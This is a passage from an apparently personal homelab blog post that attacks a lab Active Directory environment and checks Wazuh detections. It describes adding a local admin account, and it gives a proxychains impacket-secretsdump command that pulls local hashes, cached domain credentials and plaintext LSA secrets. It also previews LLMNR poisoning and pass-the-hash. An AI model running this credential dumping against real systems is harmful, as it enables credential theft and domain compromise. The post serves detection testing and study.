
SYSTEM on a domain member server. The entire path ran through permitted firewall rules. OPNsense saw web traffic to WEB01 and SMB traffic from WEB01 to SRV02. Nothing to block.
Before dumping credentials, wanted to see how Wazuh handles persistence. Real threat actors use more sophisticated methods like scheduled tasks, registry run keys, and service installs, but for a quick detection test, creating a local admin account is noisy enough to be interesting. Added a user and threw it into the administrators group:

Wazuh caught all of it within seconds.

User account creation logs. Click to zoom.
Step 8: Credential Dump
From SYSTEM, pulled everything off the box:
proxychains impacket-secretsdump vagrant:vagrant@10.0.40.22


Local SAM hashes, two cached domain credentials including robb.stark
who is a domain admin on the north domain, and LSA secrets with the
MSSQL service account password in plaintext. Domain admin material
without ever touching a domain controller.
Wazuh flagged the psexec service installation immediately. Rule 92650 at level 12.

Rule 92650 log. Click to zoom.
What Comes Next
SRV02 is owned. The dump returned robb.stark’s cached domain credential and the MSSQL service account password in plaintext. Attack chain #2 converts that into a usable NTLM hash via LLMNR poisoning, then pass-the-hash to DC02. The trusted link to DC01 is a separate path that skips domain credentials entirely.
Both in the next post.
Thanks for your time. ★
ER